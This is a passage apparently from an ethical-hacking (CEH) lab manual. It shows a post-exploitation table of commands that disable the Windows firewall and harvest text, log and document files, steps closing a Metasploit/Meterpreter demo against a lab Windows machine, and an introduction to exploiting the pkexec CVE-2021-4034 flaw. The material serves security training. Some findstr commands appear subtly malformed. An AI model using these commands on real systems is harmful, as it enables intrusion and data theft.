
Post Exploitation	
Command	**Description**
net start or stop	Starts/stops a network service
netsh advfirewall set currentprofile state off	Turn off firewall service for current profile
netsh advfirewall set allprofiles state off	Turn off firewall service for all profiles
Post Escalating Privileges	
findstr /E ".txt" > txt.txt	Retrieves all the text files (needs privileged access)
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

55. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.



56. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine (victim machine).

57. You can observe that the machine has been turned off.



58. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.

59. Close all open windows and document all the acquired information.

60. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 3: Escalate Privileges by Exploiting Vulnerability in pkexec


Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user.The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

In the pkexec.c code, there are parameters that doesn't handle the calling correctly which ends up in trying to execute environment variables as commands. Attackers can exploit this vulnerability by designing an environment variable in such a manner that it will enable pkexec to execute an arbitrary code.


Here, we are using a proof of concept code to execute the attack on the target system and escalate the privileges from a standard user to a root user.

Note: In this task, we are exploiting the **pkexec CVE-2021-4034** vulnerability that was shown in the task **Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)** of Module 05 (Vulnerability Analysis).

